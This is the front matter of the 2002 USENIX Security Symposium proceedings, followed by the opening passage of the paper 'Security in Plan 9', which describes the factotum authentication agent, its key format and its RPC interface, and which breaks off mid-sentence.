

11th USENIX Security Symposium

San Francisco, CA, USA

August 5–9, 2002

Sponsored by
The USENIX Association

USENIX
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

For additional copies of these proceedings contact:

USENIX Association
2560 Ninth Street, Suite 215
Berkeley, CA 94710 USA
Phone: 510 528 8649
FAX: 510 548 5738
Email: office@usenix.org
WWW URL: <http://www.usenix.org>

The price is \$30 for members and \$38 for nonmembers.

Outside the U.S.A. and Canada, please add
\$12 per copy for postage (via air printed matter).

Past USENIX Security Proceedings

| | | | |
|---------------|----------------|------------------------------|---------|
| Security X | August 2001 | Washington, D.C., USA | \$30/38 |
| Security IX | August 2000 | Denver, Colorado, USA | \$27/35 |
| Security VIII | August 1999 | Washington, D.C., USA | \$27/35 |
| Security VII | January 1998 | San Antonio, Texas, USA | \$27/35 |
| Security VI | July 1996 | San Jose, California, USA | \$27/35 |
| Security V | June 1995 | Salt Lake City, Utah, USA | \$27/35 |
| Security IV | October 1993 | Santa Clara, California, USA | \$15/20 |
| Security III | September 1992 | Baltimore, Maryland, USA | \$30/39 |
| Security II | August 1990 | Portland, Oregon, USA | \$13/16 |
| Security | August 1988 | Portland, Oregon, USA | \$7/7 |

© 2002 by The USENIX Association
All Rights Reserved

This volume is published as a collective work. Rights to individual papers remain with the author or the author's employer. Permission is granted for the noncommercial reproduction of the complete work for educational or research purposes. USENIX acknowledges all trademarks herein.

ISBN 1-931971-00-5

Printed in the United States of America on 50% recycled paper, 10-15% post consumer waste.

USENIX Association

**Proceedings of the
11th USENIX
Security Symposium**

**August 5–9, 2002
San Francisco, CA, USA**

Symposium Organizers

Program Chair

Dan Boneh, *Stanford University*

Invited Talks Coordinator

Dan Wallach, *Rice University*

Program Committee

Steve Bellovin, *AT&T Labs—Research*

Matt Blaze, *AT&T Labs—Research*

Drew Dean, *SRI International*

Kevin Fu, *M.I.T.*

Brian LaMacchia, *Microsoft Corp.*

Patrick Lincoln, *SRI International*

Vern Paxson, *ACIRI/ICSI*

Radia Perlman, *Sun Microsystems Laboratories*

Mike Reiter, *Bell Labs, Lucent*

Avi Rubin, *AT&T Labs—Research*

Adam Stubblefield, *Rice University*

Leendert van Doorn, *IBM T.J. Watson Research Center*

Wietse Venema, *IBM T.J. Watson Research Center*

Dan Wallach, *Rice University*

Bennet Yee, *University of California, San Diego*

Elizabeth Zwicky, *Counterpane Internet Security*

The USENIX Association Staff

External Reviewers

Steven Cheung

Juan Garay

Eu-Jin Goh

Philippe Golle

Raymonde Guindon

Peter Honeyman

Markus Jacobsson

Paul A. Karger

Brad Karp

Ulf Lindqvist

Ilya Mironov

Peter Neumann

Alina Oprea

Phil Porras

Niels Provos

Josyula R. Rao

Hovav Shacham

Reiner Sailer

Vitaly Shmatikov

Emil Sit

Al Valdes

11th USENIX Security Symposium
August 5-9, 2002
San Francisco, California, USA

| | |
|---|-----|
| Index of Authors | vii |
| Message from the Symposium Chair | ix |

Wednesday, August 7

OS Security

| | |
|---|---|
| Security in Plan 9 | 3 |
| <i>Russ Cox, MIT LCS; Eric Grosse and Rob Pike, Bell Labs; Dave Presotto, Avaya Labs and Bell Labs; Sean Quinlan, Bell Labs</i> | |

| | |
|--|----|
| Linux Security Modules: General Security Support for the Linux Kernel | 17 |
| <i>Chris Wright and Crispin Cowan, WireX Communications, Inc.; Stephen Smalley, NAI Labs; James Morris, Intercode Pty Ltd; Greg Kroah-Hartman, IBM Linux Technology Center</i> | |

| | |
|---|----|
| Using CQUAL for Static Analysis of Authorization Hook Placement | 33 |
| <i>Xiaolan Zhang, Antony Edwards, and Trent Jaeger, IBM T.J. Watson Research Center</i> | |

Intrusion Detection/Protection

| | |
|--|----|
| Using Text Categorization Techniques for Intrusion Detection | 51 |
| <i>Yihua Liao and V. Rao Vemuri, University of California, Davis</i> | |

| | |
|---|----|
| Detecting Manipulated Remote Call Streams | 61 |
| <i>Jonathon T. Giffin, Somesh Jha, and Barton P. Miller, University of Wisconsin, Madison</i> | |

| | |
|--|----|
| Type-Assisted Dynamic Buffer Overflow Detection | 81 |
| <i>Kyung-suk Lhee and Steve J. Chapin, Syracuse University</i> | |

Access Control

| | |
|---|----|
| A General and Flexible Access-Control System for the Web | 93 |
| <i>Lujo Bauer, Michael A. Schneider, and Edward W. Felten, Princeton University</i> | |

| | |
|---|-----|
| Access and Integrity Control in a Public-Access, High-Assurance Configuration Management System | 109 |
| <i>Jonathan S. Shapiro and John Vanderburgh, Johns Hopkins University</i> | |

Thursday, August 8

Hacks/Attacks

Deanonymizing Users of the SafeWeb Anonymizing Service 123
David Martin, Boston University; Andrew Schulman, Software Litigation Consultant

VeriSign CZAG: Privacy Leak in X.509 Certificates 139
Scott G. Renfro, Yahoo!, Inc.

How to Own the Internet in Your Spare Time 149
Stuart Staniford, Silicon Defense; Vern Paxson, ICSI Center for Internet Research; Nicholas Weaver, University of California, Berkeley

Sandboxing

Setuid Demystified 171
Hao Chen and David Wagner, University of California, Berkeley; Drew Dean, SRI International

Secure Execution via Program Shepherding 191
Vladimir Kiriansky, Derek Bruening, and Saman Amarasinghe, MIT

A Flexible Containment Mechanism for Executing Untrusted Code 207
David S. Peterson, Matt Bishop, and Raju Pandey, University of California, Davis

Web Security

SSLACC: A Clustered SSL Accelerator 229
Eric Rescorla, RTFM, Inc.; Adam Cain, Nokia, Inc.; Brian Korver, Xythos Software

Infranet: Circumventing Web Censorship and Surveillance 247
Nick Feamster, Magdalena Balazinska, Greg Harfst, Hari Balakrishnan, and David Karger, MIT

Trusted Paths for Browsers 263
Zishuang (Eileen) Ye, and Sean Smith, Dartmouth College

Generating Keys and Timestamps

Toward Speech-Generated Cryptographic Keys on Resource-Constrained Devices 283
Fabian Monrose, Bell Labs, Lucent Technologies; Michael Reiter, Carnegie Mellon University; Qi Li, Daniel P. Lopresti, and Chilin Shih, Bell Labs, Lucent Technologies

Secure History Preservation Through Timeline Entanglement 297
Petros Maniatis and Mary Baker, Stanford University

Friday, August 9

Deploying Crypto

Lessons Learned in Implementing and Deploying Crypto Software 315
Peter Gutmann, University of Auckland

Side-Channel Attacks on Symmetric Encryption Schemes: The Case for Authenticated Encryption 327
John Black and Hector Urtubia, University of Nevada, Reno

Making Mix Nets Robust for Electronic Voting by Randomized Partial Checking 339
Markus Jakobsson and Ari Juels, RSA Laboratories; Ronald L. Rivest, MIT

Index of Authors

| | | | |
|------------------------|-----|-----------------------|-----|
| Amarasinghe, Saman | 191 | Liao, Yihua | 51 |
| Baker, Mary | 297 | Maniatis, Petros | 297 |
| Balakrishnan, Hari | 247 | Martin, David | 123 |
| Balazinska, Magdalena | 247 | Miller, Barton P. | 61 |
| Bauer, Lujo | 93 | Monrose, Fabian | 283 |
| Bishop, Matt | 207 | Morris, James | 17 |
| Black, John | 327 | Pandey, Raju | 207 |
| Bleichenbacher, Daniel | 283 | Paxson, Vern | 149 |
| Bruening, Derek | 191 | Peterson, David S. | 207 |
| Cain, Adam | 229 | Pike, Rob | 3 |
| Chapin, Steve J. | 81 | Presotto, Dave | 3 |
| Chen, Hao | 171 | Quinlan, Sean | 3 |
| Cowan, Crispin | 17 | Reiter, Michael | 283 |
| Cox, Russ | 3 | Renfro, Scott | 139 |
| Dean, Drew | 171 | Rescorla, Eric | 229 |
| Edwards, Antony | 33 | Rivest, Ronald L. | 339 |
| Feamster, Nick | 247 | Schneider, Michael A. | 93 |
| Felten, Edward W. | 93 | Schulman, Andrew | 123 |
| Giffin, Jonathon T. | 61 | Shapiro, Jonathan S. | 109 |
| Grosse, Eric | 3 | Shih, Chilin | 283 |
| Gutmann, Peter | 315 | Smalley, Stephen | 17 |
| Harfst, Greg | 247 | Smith, Sean | 263 |
| Jaeger, Trent | 33 | Staniford, Stuart | 149 |
| Jakobsson, Markus | 339 | Urtubia, Hector | 327 |
| Jha, Somesh | 61 | Vanderburgh, John | 109 |
| Juels, Ari | 339 | Vemuri, V. Rao | 51 |
| Karger, David | 247 | Wagner, David | 171 |
| Kiriansky, Vladimir | 191 | Weaver, Nicholas | 149 |
| Korver, Brian | 229 | Wright, Chris | 17 |
| Kroah-Hartman, Greg | 17 | Ye, Zishuang (Eileen) | 263 |
| Lhee, Kyung-Suk | 81 | Zhang, Xiaolan | 33 |
| Li, Qi | 283 | | |

Message from the Symposium Chair

The 22 papers in the Proceedings were presented at the 11th USENIX Security Symposium, held on August 7–9, 2002, in San Francisco. These papers were selected from 130 submissions, all in the area of computer and network security. The selected papers were chosen by a program committee of 17 experts in the field.

The selection process started shortly after the submission deadline. Each paper was assigned to at least three program committee members for review. The papers were evaluated based on scientific novelty, contribution to the field, and technical quality. The authors did not know the identity of the reviewers. In some cases, advice was sought from colleagues outside the program committee. We are grateful to Steven Cheung, Juan Garay, Eu-Jin Goh, Philippe Golle, Raymonde Guindon, Peter Honeyman, Markus Jacobsson, Paul A. Karger, Brad Karp, Ulf Lindqvist, Ilya Mironov, Peter Neumann, Alina Oprea, Phil Porras, Niels Provos, Josyula R. Rao, Reiner Sailer, Hovav Shacham, Vitaly Shmatikov, Emil Sit, and Al Valdes for their help. Final selection took place at a program committee meeting on March 23 at Stanford University.

In addition to the papers printed here, the symposium included a session of short presentations on works in progress and a keynote speech by Whitfield Diffie.

I am most grateful to the program committee members for their efforts in reviewing the large number of submissions to the conference. The committee produced over 300 pages of written reviews. I would also like to thank all the authors who submitted papers. After all, it is the authors above all that make a conference successful. For those authors whose papers did not quite make it, I sincerely hope that they found the reviewers' comments helpful.


Many people helped make this conference a success. I am especially grateful to the staff of the USENIX Association for all the effort they put into organizing and running the conference. Their help throughout the review process was indispensable.

I would like to thank Dan Wallach for organizing the invited talks track. Dan is also the mastermind behind the Session illustrations in the proceedings, working closely with the artist, Robin Jareaux. I am also grateful to Kevin Fu for organizing the Work-in-Progress (WIP) session.

Finally, it is a pleasure to thank Avi Rubin, who served as the liaison for the USENIX Board of Directors and helped with many of the issues that came up throughout the selection process.

Dan Boneh,
Program Chair

OS SECURITY



Security in Plan 9

Russ Cox, *MIT LCS*

Eric Grosse, *Bell Labs*

Rob Pike, *Bell Labs*

Dave Presotto, *Avaya Labs and Bell Labs*

Sean Quinlan, *Bell Labs*

{rsc,ehg,rob,presotto,seanq}@plan9.bell-labs.com

Abstract

The security architecture of the Plan 9™ operating system has recently been redesigned to address some technical shortcomings. This redesign provided an opportunity also to make the system more convenient to use securely. Plan 9 has thus improved in two ways not usually seen together: it has become more secure *and* easier to use.

The central component of the new architecture is a per-user self-contained agent called factotum. Factotum securely holds a copy of the user's keys and negotiates authentication protocols, on behalf of the user, with secure services around the network. Concentrating security code in a single program offers several advantages including: ease of update or repair to broken security software and protocols; the ability to run secure services at a lower privilege level; uniform management of keys for all services; and an opportunity to provide single sign on, even to unchanged legacy applications. Factotum has an unusual architecture: it is implemented as a Plan 9 file server.

1. Introduction

Secure computing systems face two challenges: first, they must employ sophisticated technology that is difficult to design and prove correct; and second, they must be easy for regular people to use. The question of ease of use is sometimes neglected, but it is essential: weak but easy-to-use security can be more effective than strong but difficult-to-use security if it is more likely to be used. People lock their front doors when they leave the house, knowing full well that a burglar is capable of picking the lock (or avoiding the door altogether); yet few would accept the cost and awkwardness of a bank vault door on the

house even though that might reduce the probability of a robbery. A related point is that users need a clear model of how the security operates (if not how it actually provides security) in order to use it well; for example, the clarity of a lock icon on a web browser is offset by the confusing and typically insecure steps for installing X.509 certificates.

The security architecture of the Plan 9 operating system [11] has recently been redesigned to make it both more secure and easier to use. By *security* we mean three things: first, the business of authenticating users and services; second, the safe handling, deployment, and use of keys and other secret information; and third, the use of encryption and integrity checks to safeguard communications from prying eyes.

The old security architecture of Plan 9 had several engineering problems in common with other operating systems. First, it had an inadequate notion of security domain. Once a user provided a password to connect to a local file store, the system required that the same password be used to access all the other file stores. That is, the system treated all network services as belonging to the same security domain.

Second, the algorithms and protocols used in authentication, by nature tricky and difficult to get right, were compiled into the various applications, kernel modules, and file servers. Changes and fixes to a security protocol required that all components using that protocol needed to be recompiled, or at least relinked, and restarted.

Third, the file transport protocol, 9P [12], that forms the core of the Plan 9 system, had its authentication protocol embedded in its design. This meant that fixing or changing the authentication used by 9P required deep changes to the system. If someone were to find a way to break

the protocol, the system would be wide open and very hard to fix.

These and a number of lesser problems, combined with a desire for more widespread use of encryption in the system, spurred us to rethink the entire security architecture of Plan 9.

The centerpiece of the new architecture is an agent, called factotum, that handles the user's keys and negotiates all security interactions with system services and applications. Like a trusted assistant with a copy of the owner's keys, factotum does all the negotiation for security and authentication. Programs no longer need to be compiled with cryptographic code; instead they communicate with factotum agents that represent distinct entities in the cryptographic exchange, such as a user and server of a secure service. If a security protocol needs to be added, deleted, or modified, only factotum needs to be updated for all system services to be kept secure.

Building on factotum, we modified secure services in the system to move user authentication code into factotum; made authentication a separable component of the file server protocol; deployed new security protocols; designed a secure file store, called secstore, to protect our keys but make them easy to get when they are needed; designed a new kernel module to support transparent use of Transport Layer Security (TLS) [3]; and began using encryption for all communications within the system. The overall architecture is illustrated in Figure 1a.

Secure protocols and algorithms are well understood and are usually not the weakest link in a system's security. In practice, most security problems arise from buggy servers, confusing software, or administrative oversights. It is these practical problems that we are addressing. Although this paper describes the algorithms and protocols we are using, they are included mainly for concreteness. Our main intent is to present a simple security architecture built upon a small trusted code base that is easy to verify (whether by manual or automatic means), easy to understand, and easy to use.

Although it is a subjective assessment, we believe we have achieved our goal of ease of use. That we have achieved our goal of improved security is supported by our plan to move our currently private computing environment onto the Internet outside the corporate firewall. The rest of this paper explains the architecture and how it is used, to explain why a system that is




Figure 1a. Components of the security architecture. Each box is a (typically) separate machine; each ellipse a process. The ellipses labeled F_X are factotum processes; those labeled P_X are the pieces and proxies of a distributed program. The authentication server is one of several repositories for users' security information that factotum processes consult as required. Secstore is a shared resource for storing private information such as keys; factotum consults it for the user during bootstrap.

easy to use securely is also safe enough to run in the open network.

2. An Agent for Security

One of the primary reasons for the redesign of the Plan 9 security infrastructure was to remove the authentication method both from the applications and from the kernel. Cryptographic code is large and intricate, so it should be packaged as a separate component that can be repaired or modified without altering or even relinking applications and services that depend on it. If a security protocol is broken, it should be trivial to repair, disable, or replace it on the fly. Similarly, it should be possible for multiple programs to use a common security protocol without embedding it in each program.

Some systems use dynamically linked libraries (DLLs) to address these configuration issues. The problem with this approach is that it leaves security code in the same address space as the program using it. The interactions between the program and the DLL can therefore accidentally or deliberately violate the interface, weakening security. Also, a program using a library to implement secure services must run at a privilege level necessary to provide the service; separating the security to a different program makes it possible to run the services at a weaker privilege level, isolating the privileged code to a single, more trustworthy component.

Following the lead of the SSH agent [20], we give each user an agent process responsible for holding and using the user's keys. The agent program is called *factotum* because of its similarity to the proverbial servant with the power to act on behalf of his master because he holds the keys to all the master's possessions. It is essential that *factotum* keep the keys secret and use them only in the owner's interest. Later we'll discuss some changes to the kernel to reduce the possibility of *factotum* leaking information inadvertently.

Factotum is implemented, like most Plan 9 services, as a file server. It is conventionally mounted upon the directory `/mnt/factotum`, and the files it serves there are analogous to virtual devices that provide access to, and control of, the services of the *factotum*. The next few sections describe the design of *factotum* and how it operates with the other pieces of Plan 9 to provide security services.

2.1. Logging in

To make the discussions that follow more concrete, we begin with a couple of examples showing how the Plan 9 security architecture appears to the user. These examples both involve a user *gre* logging in after booting a local machine. The user may or may not have a secure store in which all his keys are kept. If he does, *factotum* will prompt him for the password to the secure store and obtain keys from it, prompting only when a key isn't found in the store. Otherwise, *factotum* must prompt for each key.

In the typescripts, `\n` represents a literal newline character typed to force a default response. User input is in italics, and long lines are folded and indented to fit.

This first example shows a user logging in without help from the secure store. First, *factotum* prompts for a user name that the local kernel will use:

```
user[none]: gre
```

(Default responses appear in square brackets.) The kernel then starts accessing local resources and requests, through *factotum*, a user/password pair to do so:

```
!Adding key: dom=cs.bell-labs.com
             proto=p9sk1
user[gre]: \n
password: ****
```

Now the user is logged in to the local system, and the mail client starts up:

```
!Adding key: proto=apop
             server=plan9.bell-labs.com
user[gre]: \n
password: ****
```

Factotum is doing all the prompting and the applications being started are not even touching the keys. Note that it's always clear which key is being requested.

Now consider the same login sequence, but in the case where *gre* has a secure store account:

```
user[none]: gre
secstore password: *****
STA PIN+SecurID: *****
```

That's the last *gre* will hear from *factotum* unless an attempt is made to contact a system for which no key is kept in the secure store.

2.2. The *factotum*

Each computer running Plan 9 has one user id that owns all the resources on that system — the scheduler, local disks, network interfaces, etc. That user, the *host owner*, is the closest analogue in Plan 9 to a Unix root account (although it is far weaker; rather than having special powers, as its name implies the host owner is just a regular user that happens to own the resources of the local machine). On a single-user system, which we call a terminal, the host owner is the id of the terminal's user. Shared servers such as CPU servers normally have a pseudo-user that initially owns all resources. At boot time, the Plan 9 kernel starts a *factotum* executing as, and therefore with the privileges of, the host owner.

New processes run as the same user as the process which created them. When a process must take on the identity of a new user, such as to provide a login shell on a shared CPU server, it does so by proving to the host owner's *factotum* that it is authorized to do so. This is done by running an authentication protocol with *factotum* to prove that the process has access to secret information which only the new user should possess. For example, consider the setup in Figure 1a. If a user on the terminal wants to log in to the CPU server using the Plan 9 *cpu* service [12], then P_T might be the *cpu* client program and P_C the *cpu* server. Neither P_C nor P_T knows the details of the authentication. They do need to be able to shuttle messages back and forth between the two *factotums*, but this is a generic function easily performed without knowing, or being able to extract, secrets in the messages. P_T will make a network connection to P_C . P_T and P_C will then relay messages between the *factotum* owned by

the user, F_T , and the one owned by the CPU server, F_C , until mutual authentication has been established. Later sections describe the RPC between factotum and applications and the library functions to support proxy operations.

The kernel always uses a single local instance of factotum, running as the host owner, for its authentication purposes, but a regular user may start other factotum agents. In fact, the factotum representing the user need not be running on the same machine as its client. For instance, it is easy for a user on a CPU server, through standard Plan 9 operations, to replace the /mnt/factotum in the user's private file name space on the server with a connection to the factotum running on the terminal. (The usual file system permissions prevent interlopers from doing so maliciously.) This permits secure operations on the CPU server to be transparently validated by the user's own factotum, so secrets need never leave the user's terminal. The SSH agent [20] does much the same with special SSH protocol messages, but an advantage to making our agent a file system is that we need no new mechanism to access our remote agent; remote file access is sufficient.

Within factotum, each protocol is implemented as a state machine with a generic interface, so protocols are in essence pluggable modules, easy to add, modify, or drop. Writing a message to and reading a message from factotum each require a separate RPC and result in a single state transition. Therefore factotum always runs to completion on every RPC and never blocks waiting for input during any authentication. Moreover, the number of simultaneous authentications is limited only by the amount of memory we're willing to dedicate to representing the state machines.

Authentication protocols are implemented only within factotum, but adding and removing protocols does require relinking the binary, so factotum processes (but no others) need to be restarted in order to take advantage of new or repaired protocols.

At the time of writing, factotum contains authentication modules for the Plan 9 shared key protocol (p9sk1), SSH's RSA authentication, passwords in the clear, APOP, CRAM, PPP's CHAP, Microsoft PPP's MSCHAP, and VNC's challenge/response.

2.3. Local capabilities

A capability system, managed by the kernel, is used to empower factotum to grant permission to another process to change its user id. A kernel device driver implements two files, /dev/caphash and /dev/capuse. The write-only file /dev/caphash can be opened only by the host owner, and only once. Factotum opens this file immediately after booting.

To use the files, factotum creates a string of the form *userid1@userid2@random-string*, uses SHA1 HMAC to hash *userid1@userid2* with key *random-string*, and writes that hash to /dev/caphash. Factotum then passes the original string to another process on the same machine, running as user *userid1*, which writes the string to /dev/capuse. The kernel hashes the string and looks for a matching hash in its list. If it finds one, the writing process's user id changes from *userid1* to *userid2*. Once used, or if a timeout expires, the capability is discarded by the kernel.

The capabilities are local to the machine on which they are created. Hence a factotum running on one machine cannot pass capabilities to processes on another and expect them to work.

2.4. Keys

We define the word *key* to mean not only a secret, but also a description of the context in which that secret is to be used: the protocol, server, user, etc. to which it applies. That is, a key is a combination of secret and descriptive information used to authenticate the identities of parties transmitting or receiving information. The set of keys used in any authentication depends both on the protocol and on parameters passed by the program requesting the authentication.

Taking a tip from SDSI [15], which represents security information as textual S-expressions, keys in Plan 9 are represented as plain UTF-8 text. Text is easily understood and manipulated by users. By contrast, a binary or other cryptic format can actually reduce overall security. Binary formats are difficult for users to examine and can only be cracked by special tools, themselves poorly understood by most users. For example, very few people know or understand what's inside their X.509 certificates. Most don't even know where in the system to find them. Therefore, they have no idea what they are trusting, and why, and are powerless to change

their trust relationships. Textual, centrally stored and managed keys are easier to use and safer.

Plan 9 has historically represented databases as attribute/value pairs, since they are a good foundation for selection and projection operations. Factotum therefore represents the keys in the format *attribute=value*, where *attribute* is an identifier, possibly with a single-character prefix, and *value* is an arbitrary quoted string. The pairs themselves are separated by white space. For example, a Plan 9 key and an APOP key might be represented like this:

```
dom=bell-labs.com proto=p9sk1 user=gre
!password='don''t tell'
proto=apop server=x.y.com user=gre
!password='open sesame'
```

If a value is empty or contains white space or single quotes, it must be quoted; quotes are represented by doubled single quotes. Attributes that begin with an exclamation mark (!) are considered *secret*. Factotum will never let a secret value escape its address space and will suppress keyboard echo when asking the user to type one.

A program requesting authentication selects a key by providing a *query*, a list of elements to be matched by the key. Each element in the list is either an *attribute=value* pair, which is satisfied by keys with exactly that pair; or an attribute followed by a question mark, *attribute?*, which is satisfied by keys with some pair specifying the attribute. A key matches a query if every element in the list is satisfied. For instance, to select the APOP key in the previous example, an APOP client process might specify the query

```
server=x.y.com proto=apop
```

Internally, factotum's APOP module would add the requirements of having user and !password attributes, forming the query

```
server=x.y.com proto=apop user? !password?
```

when searching for an appropriate key.

Factotum modules expect keys to have some well-known attributes. For instance, the *proto* attribute specifies the protocol module responsible for using a particular key, and protocol modules may expect other well-known attributes (many expect keys to have !password attributes, for example). Additional attributes can be used as comments or for further discrimination without intervention by factotum; for example, the APOP and IMAP mail clients conventionally include a *server* attribute to select an appropriate key for authentication.

Unlike in SDSI, keys in Plan 9 have no nested structure. This design keeps the representation simple and straightforward. If necessary, we could add a nested attribute or, in the manner of relational databases, an attribute that selects another tuple, but so far the simple design has been sufficient.

A simple common structure for all keys makes them easy for users to administer, but the set of attributes and their interpretation is still protocol-specific and can be subtle. Users may still need to consult a manual to understand all details. Many attributes (*proto*, *user*, *password*, *server*) are self-explanatory and our short experience has not uncovered any particular difficulty in handling keys. Things will likely get messier, however, when we grapple with public keys and their myriad components.

2.5. Protecting keys

Secrets must be prevented from escaping factotum. There are a number of ways they could leak: another process might be able to debug the agent process, the agent might swap out to disk, or the process might willingly disclose the key. The last is the easiest to avoid: secret information in a key is marked as such, and whenever factotum prints keys or queries for new ones, it is careful to avoid displaying secret information. (The only exception to this is the "plaintext password" protocol, which consists of sending the values of the user and !password attributes. Only keys tagged with *proto=pass* can have their passwords disclosed by this mechanism.)

Preventing the first two forms of leakage requires help from the kernel. In Plan 9, every process is represented by a directory in the /proc file system. Using the files in this directory, other processes could (with appropriate access permission) examine factotum's memory and registers. Factotum is protected from processes of other users by the default access bits of its /proc directory. However, we'd also like to protect the agent from other processes owned by the same user, both to avoid honest mistakes and to prevent an unattended terminal being exploited to discover secret passwords. To do this, we added a control message to /proc called *private*. Once the factotum process has written *private* to its /proc/pid/ctl file, no process can access factotum's memory through /proc. (Plan 9 has no other mechanism, such as /dev/kmem, for accessing a process's memory.)

Similarly, the agent's address space should not be swapped out, to prevent discovering unencrypted keys on the swapping media. The `noswap` control message in `/proc` prevents this scenario. Neither `private` nor `noswap` is specific to `factotum`. User-level file servers such as `dossrv`, which interprets FAT file systems, could use `noswap` to keep their buffer caches from being swapped to disk.

Despite our precautions, attackers might still find a way to gain access to a process running as the host owner on a machine. Although they could not directly access the keys, attackers could use the local `factotum` to perform authentications for them. In the case of some keys, for example those locking bank accounts, we want a way to disable or at least detect such access. That is the role of the `confirm` attribute in a key. Whenever a key with a `confirm` attribute is accessed, the local user must confirm use of the key via a local GUI. The next section describes the actual mechanism.

We have not addressed leaks possible as a result of someone rebooting or resetting a machine running `factotum`. For example, someone could reset a machine and reboot it with a debugger instead of a kernel, allowing them to examine the contents of memory and find keys. We have not found a satisfactory solution to this problem.

2.6. Factotum transactions

External programs manage `factotum`'s internal key state through its file interface, writing textual `key` and `delkey` commands to the `/mnt/factotum/ctl` file. Both commands take a list of attributes as an argument. `key` creates a key with the given attributes, replacing any extant key with an identical set of public attributes. `delkey` deletes all keys that match the given set of attributes. Reading the `ctl` file returns a list of keys, one per line, displaying only public attributes. The following example illustrates these interactions.

```
% cd /mnt/factotum
% ls -l
-lrw----- gre gre 0 Jan 30 22:17 confirm
--rw----- gre gre 0 Jan 30 22:17 ctl
-lr----- gre gre 0 Jan 30 22:17 log
-lrw----- gre gre 0 Jan 30 22:17 needkey
--r--r--r-- gre gre 0 Jan 30 22:17 proto
--rw-rw-rw- gre gre 0 Jan 30 22:17 rpc
% cat >ctl
key dom=bell-labs.com proto=p9sk1 user=gre
!password='don't tell'
key proto=apop server=x.y.com user=gre
```

```
!password='bite me'
AD
% cat ctl
key dom=bell-labs.com proto=p9sk1 user=gre
key proto=apop server=x.y.com user=gre
% echo 'delkey proto=apop' >ctl
% cat ctl
key dom=bell-labs.com proto=p9sk1 user=gre
%
```

(A file with the `l` bit set can be opened by only one process at a time.)

The heart of the interface is the `rpc` file. Programs authenticate with `factotum` by writing a request to the `rpc` file and reading back the reply; this sequence is called an *RPC transaction*. Requests and replies have the same format: a textual verb possibly followed by arguments, which may be textual or binary. The most common reply verb is `ok`, indicating success. An RPC session begins with a `start` transaction; the argument is a key query as described earlier. Once started, an RPC conversation usually consists of a sequence of `read` and `write` transactions. If the conversation is successful, an `authinfo` transaction will return information about the identities learned during the transaction. The `attr` transaction returns a list of attributes for the current conversation; the list includes any attributes given in the `start` query as well as any public attributes from keys being used.

As an example of the `rpc` file in action, consider a mail client connecting to a mail server and authenticating using the POP3 protocol's APOP challenge-response command. There are four programs involved: the mail client P_C , the client `factotum` F_C , the mail server P_S , and the server `factotum` F_S . All authentication computations are handled by the `factotum` processes. The mail programs' role is just to relay messages.

At startup, the mail server at `x.y.com` begins an APOP conversation with its `factotum` to obtain the banner greeting, which includes a challenge:

```
 $P_S \rightarrow F_S$ : start proto=apop role=server
 $F_S \rightarrow P_S$ : ok
 $P_S \rightarrow F_S$ : read
 $F_S \rightarrow P_S$ : ok +OK POP3 challenge
```

Having obtained the challenge, the server greets the client:

```
 $P_S \rightarrow P_C$ : +OK POP3 challenge
```

The client then uses an APOP conversation with its `factotum` to obtain a response:

```
 $P_C \rightarrow F_C$ : start proto=apop role=client
server=x.y.com
```

```

FC→PC: ok
PC→FC: write +OK POP3 challenge
FC→PC: ok
PC→FC: read
FC→PC: ok APOP gre response

```

Factotum requires that start requests include a proto attribute, and the APOP module requires an additional role attribute, but the other attributes are optional and only restrict the key space. Before responding to the start transaction, the client factotum looks for a key to use for the rest of the conversation. Because of the arguments in the start request, the key must have public attributes proto=apop and server=x.y.com; as mentioned earlier, the APOP module additionally requires that the key have user and !password attributes. Now that the client has obtained a response from its factotum, it echoes that response to the server:

```
PC→PS: APOP gre response
```

Similarly, the server passes this message to its factotum and obtains another to send back.

```

PS→FS: write APOP gre response
FS→PS: ok
PS→FS: read
FS→PS: ok +OK welcome

```

```
PS→PC: +OK welcome
```

Now the authentication protocol is done, and the server can retrieve information about what the protocol established.

```

PS→FS: authinfo
FS→PS: ok client=gre
           capability=capability

```

The authinfo data is a list of *attr=value* pairs, here a client user name and a capability. (Protocols that establish shared secrets or provide mutual authentication indicate this by adding appropriate *attr=value* pairs.) The capability can be used by the server to change its identity to that of the client, as described earlier. Once it has changed its identity, the server can access and serve the client's mailbox.

Two more files provide hooks for a graphical factotum control interface. The first, *confirm*, allows the user detailed control over the use of certain keys. If a key has a *confirm=* attribute, then the user must approve each use of the key. A separate program with a graphical interface reads from the *confirm* file to see when a confirmation is necessary. The read blocks until a key usage needs to be approved, whereupon it will return a line of the form

```
confirm tag=1 attributes
```

requesting permission to use the key with those public attributes. The graphical interface then prompts the user for approval and writes back

```
